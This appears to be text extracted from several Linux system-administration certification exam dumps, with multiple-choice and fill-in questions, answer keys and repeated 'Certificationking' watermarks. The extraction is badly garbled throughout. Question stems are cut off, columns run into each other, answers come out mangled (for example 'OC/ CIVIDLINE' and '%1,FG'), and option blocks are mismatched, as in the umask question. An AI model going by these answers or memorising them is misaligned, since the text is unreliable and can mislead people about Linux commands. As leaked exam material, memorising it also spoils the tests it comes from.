A. /usr/share/documentation B. /usr/local/share/documentation C. /usr/local/doc D. /usr/share/doc E. /usr/packages/doc	
2. , asi, pasinages, ase	Answer: D
Question: 19	
Which of the following Linux filesystems pre-allocates a fixed number of inodes at and does NOT generate them as needed?  A. ext3 B. jfs C. reiserfs D. xfs	filesystems make/creation time,
	Answer: A
Question: 20	
CORRECT TEXT  An administrator has sent their current vi process with a PID of 1423 to the bac Assuming no other processes are in the background, what single command with no the vi process to the foreground?	
	Answer: %1,FG
Question: 21	
An administrator is having some trouble with a disk partition and needs to do ma administrator's users home directories are on it and several are logged in. Which of	
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disconnect the users and allow	w the administrator to safely execute maintenance tasks?	
A. telinit 1 B. shutdown -r now C. killall -9 inetd D. /bin/netstopmaint E. /etc/rc.d/init.d/network sto	qo	
		Answer: A
Question: 22		
	messages from the kernel that were output during the nor and do not enter duplicate answers in this field.)	mal bootup sequence? (Please
		Answer: /BIN/DMESG,DMESG
Question: 23		
	el logging information such as output from a network driv mmand and do not enter duplicate answers in this field.)	ver module when it is loaded?
	Answer: /VAR/LOG/KERN.LOG,/VAR/LOG/MESSAGE	S,KERN.LOG,MESSAGES
Question: 24		
	tem lists parameters passed from the bootloader to the nter duplicate answers in this field.)	e kernel? (Please enter only a
	/pr	Answer:
	750	OC/ CIVIDLINE, CIVIDLINE
Question: 25		
Which of the following Debia get them correctly installed?	n package system commands will list all partially installed	packages and suggest how to
A. dpkg -C B. apt-get -u C. dpkg -Dh D. dpkg -I E. apt-get -y		
	www.Certificationking.com	

Answer:  /USR/BIN/HEXDUMP,/USR/BIN/OD,HEXDUMP,OD  Question: 27  CORRECT TEXT  What option, when passed to the yum command, will update the entire system? (Specify ONLY the option name with no additional parameters).  Answer: UPDATE  Question: 28  The message "Hard Disk Error" is displayed on the screen during Stage 1 of the GRUB boot process. Which of the following does this indicate?  A. The kernel was unable to execute /bin/init  B. The next Stage cannot be read from the hard disk because GRUB was unable to determine the size and geometry of the disk  C. One or more of the filesystems on the hard disk has errors and a filesystem check should be run  D. The BIOS was unable to read the necessary data from the Master Boot Record to begin the boot process  Answer: B  Question: 29  CORRECT TEXT  What is the name of the main configuration file for GRUB? (Please specify the file name with no path information).				
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A. 037 B. 640 C. 038	Question: 30	-		
B. 640 C. 038	An administrator wants the d	efault permissions for their files to be -rw-r	How must t	the administrator set umask?
www.Certificationking.com	B. 640			
www.Certificationking.com				
		www.Cortificationking.com		

## **Product Questions: 177**

Question: 1	
The legacy program for sending files to the printer queues from the command line is which	n of the following?
A lad	
A. lpd B. lpr	
C. lpq	
D. lpp	
-	Answer: B
_	
Question: 2	
Which of the following statements would create a default route using a gateway of 192.16	8.1.1?
A. netstat -add default gw	
B. route default 192.168.1.1	
C. ip route default 192.168.1.1	
D. route add default gw 192.168.1.1 E. ifconfig default gw 192.168.1.1 eth0	
E. IICOIIIIg deladit gw 192.100.1.1 etilo	
-	Answer: D
_	Allowering
Question: 3	
Which of the following is the purpose of the dig command?	
A. To adjust a directory's hidden permissions	
B. To search for files on the filesystem	
C. To adjust a file's hidden permissions	
D. To perform hostname lookups	
E. To ping all known hosts on the current subnet	
_	Answer: D
_	Aliswei. D
Question: 4	
Question: 4	
Which of the following configuration files does sudo read when determining if a user is p	ermitted to run applications
with root privileges?	crimited to run applications
A. /etc/groups	
B. /etc/passwd	
C. /etc/sudoers	
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		Answer: C
O		
Question: 5		
Which of the following command	ls will set the local machine's timezone to UTC?	
A. cat UTC > /etc/timezone B. In -s /usr/share/zoneinfo/UTC	/etc/localtime	
C. datetimezone=UTC D. mv /usr/timezone/UTC /etc		
		Answer: B
Question: 6		
CORRECT TEXT		
	to use the CRON scheduling system. What file needs that to the file). $\frac{1}{2}$	to be modified to provide that
		Answer:
		7111544611
-		/ETC/CRON.ALLOW
Question: 7  Which of the following command internationalised program to Portal A. export LANGUAGE="pt" B. export MESSAGE="pt" C. export LANG="pt" D. export LC_MESSAGES="pt" E. export ALL_MESSAGES="pt"	ls should be added to /etc/bash_profile to change the l tuguese (pt)? (Select TWO).	<u> </u>
Which of the following command internationalised program to Porta. export LANGUAGE="pt"  B. export MESSAGE="pt"  C. export LANG="pt"  D. export LC_MESSAGES="pt"		<u> </u>
Which of the following command internationalised program to Portal A. export LANGUAGE="pt" B. export MESSAGE="pt" C. export LANG="pt" D. export LC_MESSAGES="pt" E. export ALL_MESSAGES="pt"		language of messages from an
Which of the following command internationalised program to Porta. export LANGUAGE="pt"  B. export MESSAGE="pt"  C. export LANG="pt"  D. export LC_MESSAGES="pt"	tuguese (pt)? (Select TWO).	language of messages from an
Which of the following command internationalised program to Portion A. export LANGUAGE="pt" B. export MESSAGE="pt" C. export LANG="pt" D. export LC_MESSAGES="pt" E. export ALL_MESSAGES="pt"  Question: 8  Which of the following is pool.ntp	o.org?  taining system time in the Linux kernel. ry and source packages for the OpenNTPD project. eservers.	language of messages from an
Which of the following command internationalised program to Portion A. export LANGUAGE="pt" B. export MESSAGE="pt" C. export LANG="pt" D. export LC_MESSAGES="pt" E. export ALL_MESSAGES="pt"  Question: 8  Which of the following is pool.ntp A. A deprecated feature for main B. A website which provides bina C. A virtual cluster of various time	o.org?  taining system time in the Linux kernel. ry and source packages for the OpenNTPD project. eservers.	language of messages from an
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A. ~/gpg.d/ B. ~/.gpg/ C. ~/.gnupg/ D. ~/gnupg/ E. ~/.gpg.d/	Answer: C
C. ~/.gnupg/ D. ~/gnupg/ E. ~/.gpg.d/	Answer: C
D. ~/gnupg/ E. ~/.gpg.d/	Answer: C
E. ~/.gpg.d/	Answer: C
	Answer: C
Ouestion: 10	Answer: C
Ouestion: 10	
Ouestion: 10	
Z. 100 100 100 100 100 100 100 100 100 10	
Which of the following lines from /etc/X11/xorg.conf indicates that fonts can be found on a	a font server?
A. FontPath= server	
B. Fonts "unix/:7100"	
C. FontPath "unix/:7100"	
D. Fonts= server	
E. Fontserver = "servername"	
	Answer: C
Question: 11	
The files in the /etc/skel directory are used by the:	
A	
A. pwconv command B. pwunconv command	
C. useradd command	
D. passwd command	
_	Answer: C
_	
Question: 12	
Which of the following SQL statements will select the fields name and address from the co	ntacts table?
A. SELECT (name, address) FROM contacts;	
B. SELECT (name address) FROM contacts;	
C. SELECT name, address FROM contacts;	
D. SELECT name address FROM contacts;	
	Answer: C
Ouastian, 12	
Question: 13	
Which of the following configuration files would an administrator edit to change defau sessions?	It options for outbound ssh
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A. /etc/ssh/sshd_config		
B. /etc/ssh/ssh		
C. /etc/ssh/client		
D. /etc/ssh/ssh_config		
E. /etc/ssh/ssh_client		
		Answer: D
Question: 14	-	
Which of the following bash	pption will prevent an administrator from overwriting a	file with a ">"?
A. set -o safe		
B. set -o noglob		
C. set -o noclobber		
D. set -o append		
E. set -o nooverwrite		
		Answer: C
Question: 15	-	
	-	
CORRECT TEXT		
An ISP has given an adminis	trator an IP block for use. The block is 192.168.112.64,	/26. If the administrator uses the
first usable IP for the router	that is installed on the network, how many usable IPs a	re left? (Please enter the number
and not a word)		
		Answer: 61
Question: 16	-	Answer: 61
Question: 16	- Franchort Agonts EVCEDT:	Answer: 61
Question: 16 All of the following are Mail	- Fransport Agents EXCEPT:	Answer: 61
All of the following are Mail	- Īransport Agents EXCEPT:	Answer: 61
All of the following are Mail 7  A. exim	- Īransport Agents EXCEPT:	Answer: 61
All of the following are Mail 7  A. exim  B. postfix	- Transport Agents EXCEPT:	Answer: 61
All of the following are Mail 7  A. exim B. postfix C. sendmail	- Īransport Agents EXCEPT:	Answer: 61
All of the following are Mail 7  A. exim  B. postfix	- Īransport Agents EXCEPT:	Answer: 61
All of the following are Mail 7  A. exim B. postfix C. sendmail D. qmail	- Transport Agents EXCEPT:	Answer: 61
All of the following are Mail 7  A. exim B. postfix C. sendmail D. qmail	- Fransport Agents EXCEPT:	Answer: 61  Answer: E
All of the following are Mail 7 A. exim B. postfix C. sendmail D. qmail E. mail	ransport Agents EXCEPT:	
All of the following are Mail 7  A. exim B. postfix C. sendmail D. qmail	- Transport Agents EXCEPT:	
All of the following are Mail 7 A. exim B. postfix C. sendmail D. qmail E. mail	- Fransport Agents EXCEPT:	
All of the following are Mail 7 A. exim B. postfix C. sendmail D. qmail E. mail	-	Answer: E
All of the following are Mail TA. exim B. postfix C. sendmail D. qmail E. mail  Question: 17  CORRECT TEXT An administrator is configur	ing a secured webserver, however connecting to http	Answer: E
All of the following are Mail To A. exim B. postfix C. sendmail D. qmail E. mail  Question: 17  CORRECT TEXT An administrator is configur administrator runs netstat -m	ing a secured webserver, however connecting to <a href="http://https://http.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb&lt;/td&gt;&lt;td&gt;Answer: E s://127.0.0.1 is not working. The&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;All of the following are Mail TA. exim B. postfix C. sendmail D. qmail E. mail  Question: 17  CORRECT TEXT An administrator is configur administrator runs netstat -n 0.0.0.0:80 0.0.0.0:* LISTEN W&lt;/td&gt;&lt;td&gt;ing a secured webserver, however connecting to http&lt;/td&gt;&lt;td&gt;Answer: E s://127.0.0.1 is not working. The&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;All of the following are Mail To A. exim B. postfix C. sendmail D. qmail E. mail  Question: 17  CORRECT TEXT An administrator is configur administrator runs netstat -m&lt;/td&gt;&lt;td&gt;ing a secured webserver, however connecting to &lt;a href=" http.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb<="" http:="" https:="" td=""><td>Answer: E s://127.0.0.1 is not working. The</td></a>	Answer: E s://127.0.0.1 is not working. The
All of the following are Mail TA. exim B. postfix C. sendmail D. qmail E. mail  Question: 17  CORRECT TEXT An administrator is configur administrator runs netstat -n 0.0.0.0:80 0.0.0.0:* LISTEN W	ing a secured webserver, however connecting to <a href="http://https://http.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb&lt;/td&gt;&lt;td&gt;Answer: E s://127.0.0.1 is not working. The&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;All of the following are Mail TA. exim B. postfix C. sendmail D. qmail E. mail  Question: 17  CORRECT TEXT An administrator is configur administrator runs netstat -n 0.0.0.0:80 0.0.0.0:* LISTEN W&lt;/td&gt;&lt;td&gt;ing a secured webserver, however connecting to &lt;a href=" http.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb.ncb<="" http:="" https:="" td=""><td>Answer: E s://127.0.0.1 is not working. The</td></a>	Answer: E s://127.0.0.1 is not working. The
All of the following are Mail TA. exim B. postfix C. sendmail D. qmail E. mail  Question: 17  CORRECT TEXT An administrator is configur administrator runs netstat -n 0.0.0.0:80 0.0.0.0:* LISTEN W	ing a secured webserver, however connecting to	

		Answer: 443
Question: 18	-	
CORRECT TEXT Which protocol uses two (2) answers in this field.)	TCP/IP ports one of them being port 20 for data transfer? (	Please do not enter duplicate
		Answer: FTP, FTP
Question: 19	_	
	ne command to see active network and UNIX with no options or parameters).	domain socket connections.
		Answer: /BIN/NETSTAT, NETSTAT
Question: 20	_	
	rnc the hardware clock, which is on GMT, with the system of this, complete the following commanD usysto	
	-	Answer: /SBIN/HWCLOCK, /USR/SBIN/HWCLOCK, HWCLOCK
Question: 21 Which of the following progrestrictions to system services	- grams uses the hosts.allow file to perform its main task ones?	of checking for access control
A. tcpd B. inetd C. fingerd D. mountd E. xinetd		
		Answer: A
Question: 22		
CORRECT TEXT An administrator has added	the following line to /etc/inittab in order to disable the abi	ity to reboot a Debian system
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by pressing the Control + Al Please provide the missing str	lt + Delete keys simultaneously: ca:12345: ing.	:/bin/echo "Rebooting disabled"
		Answer: CTRLALTDEL
Question: 23		
CORRECT TEXT What word will complete an provide the missing word only	if statement in bash such as the following: if [ -x ": $\prime$ ).	\$file" ]; then echo \$file (Please
		Answer: FI
Question: 24		
CORRECT TEXT		
	use xinetd instead of inetd. Now, the administrato What file must be created or edited? (Please spec	
		Answer: /ETC/XINETD.CONF
Question: 25		
In the following command and	d its output, echo \$\$ 12942 which of the following i	is 12942?
A. The process ID of the echo B. The process ID of the currer C. The process ID of the last of D. The process ID of the last b	nt shell. ommand executed.	
		Answer: B
Question: 26		
Which of the following comm	ands will print the exit value of the previous comm	and to the screen in bash?
A. echo \$?		
B. echo \$# C. echo \$exit		
D. echo \$status E. echo \$&}		
		Answer: A
Question: 27		
Which of the following statem	nents about crontab are true? (Select TWO).	
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<ul><li>A. Every user may have their owncrontab.</li><li>B. Changing a crontab requires a reload/restart of the cron daemon.</li></ul>	
C. The cron daemon reloads crontab files automatically when necessary.	
D. hourly is the same as "0 * * * * *".	
E. A cron daemon must run for each existing crontab.	
	Answer: A,C
	Allswei. A,C
Question: 28	
CORRECT TEXT	
An administrator wants to determine the geometry of a particular window in X, sometric command and then clicks on the window. (Please enter only a single duplicate answers in this field.)	
-	Answer:
	/USR/BIN/XWININFO,
	XWININFO
-	
Question: 29	
CORRECT TEXT	
CORRECT TEXT  The command prints a list of email that is currently in the queue waiting fo	r delivery (Please specify the
command with or without path or arguments)	r denvery. (Fredse speelify the
	Answer:
	1
	/USR/BIN/MAILQ, MAILQ
Question: 30	
<u></u>	
Question: 30  CORRECT TEXT To slave the NTP daemon to an external source, an administrator needs to modify /etc/ntp.conf file.	MAILQ
CORRECT TEXT  To slave the NTP daemon to an external source, an administrator needs to modify	MAILQ
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Question: 32	
Which of the following looks like a correct entry in the /etc/hosts file?	
A. localhost 127.0.0.1 localhost.localdomain B. localhost.localdomainlocalhost 127.0.0.1	
C. localhostlocalhost.localdomain 127.0.0.1	
D. 127.0.0.1 localhost localdomainlocalhost	
E. localhost.localdomain 127.0.0.1 localhost	
	Answer: D
Question: 33	
Which of the following lines would an administrator find in the file /etc/resolv.conf?	
A. order hosts, bind	
B. 192.168.168.4 dns-server	
C. hosts: files, dns	
D. domain mycompany.com	
	Answer: D
Question: 34	
Which of the following find commands will print out a list of suid root files in /usr?	
A. find /usr -uid 0 -perm +4000	
3. find -user root +mode +s /usr	
C. find -type suid -username root -d /usr	
D. find /usr -ls \*s\* -u root E. find /usr -suid -perm +4000	
iiiu /usi -suiu -periii +4000	
	Answer: A
Question: 35	
Which of the following commands will provide locale-specific information about a systen	n and its environment?
A. loconfig	
B. getlocale	
C. locale	
D. tzconfig	
. tzselect	
	Answer: C
Overstien 26	
Question: 36	
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Which of the following should	the permission settings be for /etc/passwd and /etc/shado	w?
A. /etc/passwDrw-rr /etc/B. /etc/passwDr /etc/C. /etc/passwDrw-rr /etc/D. /etc/passwDr /etc/	shadow: -rw-rr- :/shadow: -rw-rr-	
		Answer: A
Question: 37		
Which of the following config	uration files should be modified to set default shell variable	s for all users?
A. /etc/bashrc B. /etc/profile C. ~default/.bash_profile D. /etc/skel/.bashrc E. /etc/skel/.bash_profile		
		Answer: B
Question: 38		
By default, which directories passing the -m option to the of A. /ETC/SKEL, /ETC/SKEL/	contents will be copied to a new user's home directory vuseradd command?	when the account is created,
		Answer: A
Question: 39		
Suppose that the command suspect:	netstat -a hangs for a long time without producing out	put. An administrator might
A. A problem with NFS B. A problem with DNS C. A problem with NIS D. A problem with routing E. That the netstat daemon h	as crashed	
		Answer: B
Question: 40	·	
CORRECT TEXT	containing the configuration files for the CUPS printing syst	em. (Provide the full path to
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## Product Questions: 120 Version: 7.0

Question: 1		
Which SysV init configuration file	should be modified to disable the ctrl-alt-delete key com	nbination?
A. /etc/keys		
B. /proc/keys		
C. /etc/inittab		
D. /proc/inittab		
E. /etc/reboot		
	-	Answer: C
Question: 2		
During a system boot cycle, what	program is executed after the BIOS completes its tasks?	
A. The bootloader		
B. The inetd program		
C. The init program		
D. The kernel		
	-	Answer: A
Question: 3		
Which run levels should never answers.)	be declared as the default run level when using SysV	init? (Choose TWO correct
A. 0		
B. 1		
C. 3		
D. 5		
E. 6		
	-	Answer: A, E
Question: 4		
Which of the following statemen	ts is correct when talking about /proc/?	
A. All changes to files in /proc/ ar	re stored in /etc/proc.d/ and restored on reboot.	
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	WWW.Contineationking.com	

B. All files within /proc/ are read-only and their contents cannot C. All changes to files in /proc/ are immediately recognized by t D. All files within /proc/ are only readable by the root user.	_
	Answer: C
Question: 5	
What of the following statements are true regarding /dev/ whe	n using udev? (Choose TWO correct answers.)
A. Entries for all possible devices get created on boot even if the B. Additional rules for udev can be created by adding them to /c. When using udev, it is not possible to create block or characted. D. The /dev/ directory is a filesystem of type tmpfs and is mount. The content of /dev/ is stored in /etc/udev/dev and is restored.	etc/udev/rules.d/. er devices in /dev/ using mknod. ted by udev during system startup. d during system startup.
	Answer: B, D
Question: 6	
Which of the following information is stored within the BIOS? (0	hoose TWO correct answers.)
<ul><li>A. Boot device order</li><li>B. Linux kernel version</li><li>C. Timezone</li><li>D. Hardware configuration</li><li>E. The system's hostname</li></ul>	
	Answer: A, D
Question: 7	
Which of the following commands reboots the system when usi	ng SysV init? (Choose TWO correct answers.)
A. shutdown -r now B. shutdown -r "rebooting" C. telinit 6 D. telinit 0 E. shutdown -k now "rebooting"	
	Answer: A, C
Question: 8	
Which of the following are init systems used within Linux system	ns? (Choose THREE correct answers )
A. startd B. systemd C. Upstart	13. (CHOOSE TIMEL COTTECT disweis.)
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D. SysInit		
E. SysV init		
		Answer: B, C, E
Question: 9		
Which file in the /proc filesys only without any path.)	tem lists parameters passed from the bootloader to the k	sernel? (Specify the file name
		Answer: cmdline, /proc/cmdline
Question: 10		
What information can the Ispo	i command display about the system hardware? (Choose T	HREE correct answers.)
A. Device IRQ settings B. PCI bus speed		
C. System battery type		
D. Device vendor identification E. Ethernet MAC address	ı	
E. Ethernet MAC address		
		Answer: A, B, D
Question: 11		
	mands brings a system running SysV init into a state in WO correct answers.)	which it is safe to perform
A. shutdown -R 1 now B. shutdown -single now C. init 1 D. telinit 1 E. runlevel 1		
		Answer: C, D
Question: 12		
What is the first program that	is usually started, at boot time, by the Linux kernel when u	sing SysV init?
A. /lib/init.so B. /sbin/init C. /etc/rc.d/rcinit D. /proc/sys/kernel/init E. /boot/init		
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		Answer: B
Question: 13		
Which command will display	messages from the kernel that were output during the norm	nal boot sequence?
		Answer: dmesg,
		/bin/dmesg
Question: 14		
	ands will write a message to the terminals of all logged in u	sers?
A. bcast		
B. mesg		
C. print		
D. wall E. yell		
,		
		Answer: D
Question: 15		
Which of the following kernel	parameters instructs the kernel to suppress most boot mes	sages?
A. silent		
B. verbose=0		
C. nomesg		
D. quiet		
		Answer: D
Question: 16		
Which of the following opti- instead of the default target?	ons for the kernel's command line changes the systemd	boot target to rescue.target
A system d target-ressue targ	ot.	
A. systemd.target=rescue.targ B. systemd.runlevel=rescue.ta		
C. systemd.service=rescue.tar		
D. systemd.default=rescue.ta		
E. systemd.unit=rescue.target		
		Answer: E
Question: 17		
After modifying GNU GRUB's	configuration file, which command must be run for the char	nges to take effect?
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A. kill -HUP \$(pidof grub) B. grub-install C. grub D. No action is required			
		-	Answer: D
Question: 18		-	
Which of the following commands is management?	s used to update the list o	f available packages whe	n using dpkg based package
A. apt-get update B. apt-get upgrade C. apt-cache update D. apt-get refresh E. apt-cache upgrade			
		-	Answer: A
Question: 19			
Which of the following commands lis	ts the dependencies of a gi	ven dpkg package?	
A. apt-cache depends-on package B. apt-cache dependencies package C. apt-cache depends package D. apt-cache requires package			
		-	Answer: C
Question: 20			
Which of the following options is use menu will be shown to the user?	d in a GRUB Legacy configu	ration file to define the ar	mount of time that the GRUB
A. hidemenu B. splash C. timeout D. showmenu			
		-	Answer: C
Question: 21		-	
What can the Logical Volume Manage  A. To create RAID 9 arrays.  B. To dynamically change the size of I		ose THREE correct answer	s.)
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<ul><li>C. To encrypt logical volumes.</li><li>D. To create snapshots.</li></ul>					
E. To dynamically create or de	lete logical volumes				
				Answer: B,	D, E
Question: 22					
Which of the following comm	ands updates the lin	ker cache of share	d libraries?		
A. mkcache					
B. soconfig					
C. mkldconfig					
D. Iddconfig					
E. Idconfig					
				Answer:	E
Question: 23					
Which of the following comm	ands lists all currentl	ly installed package	es when using RPM	package manageme	nt?
A vum quary all					
A. yumqueryall B. yumlistinstalled					
C. rpmqueryall					
D. rpmlist –installed					
				Answer:	С
Question: 24					
Which of the following comm	ands can be used to	download the RPN	∕l package kernel wi	thout installing it?	
A. yum downloadno-install	kernel				
B. yumdownloader kernel	Kerrier				
C. rpmdownloadpackage	kernel				
D. rpmdownload kernel					
				Answer:	В
Question: 25					
When using rpmverify to information is taken into cons				ages, which of the	following
A. Timestamps					
B. MD5 checksums					
C. Inodes					
D. File sizes					
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E. GnuPG signatures		
		Answer: A, B, D
Question: 26		
Which of the following is corre	ect when talking about mount points?	
		Answer: A
Question: 27		
Which function key is used to	start Safe Mode in Windows NT?	
A. F10 B. F8 C. F6 D. Windows NT does not supp	ort Safe Mode	
		Answer: D
O		7.11.011.01.1.2
Question: 28		
Which of the following environ	nment variables overrides or extends the list of directories	holding shared libraries?
A. LD_LOAD_PATH B. LD_LIB_PATH C. LD_LIBRARY_PATH D. LD_SHARE_PATH E. LD_RUN_PATH		
		Answer: C
Question: 29		
	ry should be placed on a separate partition in order to pre fy the full path to the directory.)	vent users from being able to
		Answer: /tmp, tmp, /var/tmp, /tmp/, /var/tmp/
Question: 30		
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## **Product Questions: 120**

Version: 7.0

Question: 1	
hat is true regarding the statement beginning with #! that is found in the first line	of a script?
. It prevents the script from being executed until the ! is removed.	
. It specifies the path and the arguments of the interpreter used to run the script.	
. It is a comment that is ignored by the script.	
. It specifies the character encoding of the script.	
	Answer: B
Question: 2	
/hich Bash option prevents a user from accidentally overwriting a file with a ">"?	
vilicii bash option prevents a user from accidentally overwriting a me with a 🥕 :	
. set -o safe	
. set -o noglob	
. set -o noclobber	
. set -o append	
. set -o nooverwrite	
	Answer: C
Question: 3	
hich of the following commands prints the exit value of the most recently execute	ed program in Bash?
. echo \$?	
. echo \$#	
. echo \$exit	
. echo \$status	
. echo \$&	
	Answer: A
Question: 4	
/hat word will complete an if statement in bash such as the following: if [ -x "\$fil	le" ]; then echo \$file

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(Please provide the missing word only)	
	Answer: fi
Question: 5	
What word is missing from the following SQL statement? update tablename field (Please specify the missing word using lower\_case letters only.)	name='value' where id=909;
	Answer: set
Question: 6	
Which of the following SQL statements will select the fields name and address from the	e contacts table?
Which of the following out statements will select the fields hathe and address from the	contacts table.
A. SELECT (name, address) FROM contacts;	
B. SELECT (name address) FROM contacts;	
C. SELECT name, address FROM contacts; D. SELECT name address FROM contacts;	
D. SELECT Harrie address PROW Contacts,	
	Answer: C
Question: 7	
Which of the following configuration files should be modified to globally set shell varia	bles for all users?
A. /etc/bashrc	
B. /etc/profile	
C. ~/.bash_profile	
D. /etc/.bashrc	
	Answer: B
Question: 8	
Question: 8	
Which of the following commands are used to manage the environment and shell va (Choose TWO correct answers.)	ariables within a shell process?
A. export	
B. init	
C. reset	
D. set	
E. tset	
	Anguran A D
	Answer: A, D
Question: 9	
Which of the following are operators used for comparisons by the test command? (Cho	oose TWO correct answers.)
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What word is missing from the following SQL statement? insert into tablename(Please specify the missing word using lower-case letters only.)	(909, 'text');
Question: 13	
	Answer: C
D. It is the exit value of the echo command.	
B. It is the process ID of the current shell. C. It is the exit value of the command executed immediately before echo.	
A. It is the process ID of the echo command.	
When the command echo \$? outputs 1, which of the following statements are true?	
Question: 12	
	Answer: A
D. result: 6 5 4 3 2 1 E. result: 3 2 1	
B. result: 1 2 3 4 5 6 C. result: 6 5 4	
A. result: 3 4 5 6 2 1	
What output will the following command sequence produce? echo '1 2 3 4 5 6'   while read a b c; do echo result: \$c \$b \$a; done	
Question: 11	
	Answer: A
D. method sumitup { echo \$1 + \$2 ; } E. command sumitup { echo \$1 + \$2 ; }	
B. command sumitup { echo \$((\$1 + \$2)) ; } C. function sumitup { echo \$1 + \$2 ; }	
Which of the following commands creates a function in Bash that outputs the sum of two  A. function sumitup $\{$ echo $((\$1 + \$2)); \}$	o numbers?
Question: 10	- mh
O	Answer: B, D
Hull	Americani B. D.
Deq E. null	
Cis	

	Answer: VALUES, values
Question: 14	
Which command makes the shell variable named VARIABLE visible to subshells?	
A. export \$VARIABLE	
B. export VARIABLE C. set \$VARIABLE	
D. set VARIABLE	
E. env VARIABLE	
	Answer: B
Question: 15	
What output will the command seq 10 produce?	
what output will the command seq 10 produce:	
A. A continuous stream of numbers increasing in increments of 10 until stopped.	
B. The numbers 1 through 10 with one number per line. C. The numbers 0 through 9 with one number per line.	
D. The number 10 to standard output.	
	Answer: B
Question: 16	
Question: 10	
By default, the contents of which directory will be copied to a new user's home director by passing the -m option to the useradd command? (Specify the full path to the director	
	Answer: /etc/skel,
	/etc/skel/
Question: 17	
What word is missing from the following SQL statement?	
count(*) from tablename; (Please specify the missing word using lower-case letters only.)	
( reads speed, the missing word asing lotter case readers simply	
	Answer: select
Question: 18	
Which of the following files, when existing, affect the behavior of the Bash shell? (Choose	se TWO correct answers.)
A. ~/.bashconf	
B. ~/.bashrc	
C. ~/.bashdefaults D. ~/.bash_etc	
D. /.Masii_etc	
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E. ~/.bash_profile		
		Answer: B, E
Question: 19		
After issuing: unction myfunction { echo \$1 n Bash, which output does: myfunction A B C Produce?	\$2;}	
A. A B B. A B C C. A C D. B C E. C B A		
		Answer: A
Question: 20		
	nds puts the output of the command date into the she	ll variable mydate?
A. mydate="\$(date)" B. mydate="exec date" C. mydate="\$((date))" D. mydate="date" E. mydate="\${date}"		
		Answer: A
opic 2, User Interfaces and D	esktops	
Question: 21		
What is the purpose of the stic	ky keys feature in X?	
B. To prevent repeated input o	riculty holding down multiple keys at once. f a single character if the key is held down. ccording to a specified time limit. le character.	
		Answer: A
Question: 22		
On a machine running several	X servers, how are the different instances of the X11 se	erver identified?
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A. By a fixed UUID that is defined in the X11 configuration file.

<ul> <li>B. By a unique IPv6 address from the fe80::/64 subnet.</li> <li>C. By the name of the user that runs the X server like x11:bob.</li> <li>D. By a device name like /dev/X11/xservers/1.</li> </ul>	
E. By a display name like:1.	
	Answer: E
Question: 23	
What is the purpose of the xhost program?	
<ul> <li>A. Grant or revoke access to a X11 session.</li> <li>B. Install all packages and video drivers required to run X11 on a host.</li> <li>C. Start the X11 server and announce its availability within the local network.</li> <li>D. Send informational messages to all users logged into a host using X11.</li> <li>E. Display the MOTD and other important information when a user logs in via X11.</li> </ul>	
	Answer: A
Question: 24	
What of the following statements is true regarding a display manager?	
<ul> <li>A. A display manager handles remote X11 logins only and has no purpose on a sysnetwork.</li> <li>B. The display manager is configured in the X11 configuration file xorg.conf.</li> <li>C. There is only one display manager X11DM that must be started on all systems running.</li> <li>D. After system startup, the display manager handles the login of a user.</li> <li>E. Without a display manager, no graphical programs can be run.</li> </ul>	
	Answer: D
Question: 25	
How is a display manager started?	
<ul> <li>A. It is started by a user using the command startx.</li> <li>B. It is started like any other system service by the init system.</li> <li>C. It is started by inetd when a remote hosts connects to the X11 port.</li> <li>D. It is started automatically when a X11 user logs in to the system console.</li> </ul>	
	Answer: B
Question: 26	
What is the default name of the configuration file for the Xorg X11 server? (Specify t path.)	he file name only without an
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- -	Answer: xorg.conf
Question: 27	
Which of the following commands shows the current color depth of the X Server?	
A. xcd	
B. xcdepth C. xwininfo	
D. xcolordepth	
E. cat /etc/X11	
-	Answer: C
Overtion 30	
Question: 28	
For accessibility assistance, which of the following programs is an on-screen keyboard?	
A. xkb	
B. atkb C. GOK	
D. XOSK	
-	Answer: C
-	
Question: 29	
What is the name of the simple graphical login manager that comes with a vanilla X11 in command without any path or parameters.)	stallation? (Specify ONLY the
- -	Answer: xdm
Question: 30	
Which of the following are tasks handled by a display manager like XDM or KDM? (Choose	e TWO correct answers.)
A. Start and prepare the desktop environment for the user.	
B. Configure additional devices like new monitors or projectors when they are attached.	
C. Handle the login of a user.  D. Lock the screen when the user was inactive for a configurable amount of time.	
E. Create an X11 configuration file for the current graphic devices and monitors.	
-	Answer: A, C
Topic 3, Administrative Tasks	
Question: 31	
Which of the following commands can modify or set the password expiration for a answers.)	user? (Choose TWO correc
answers.,	

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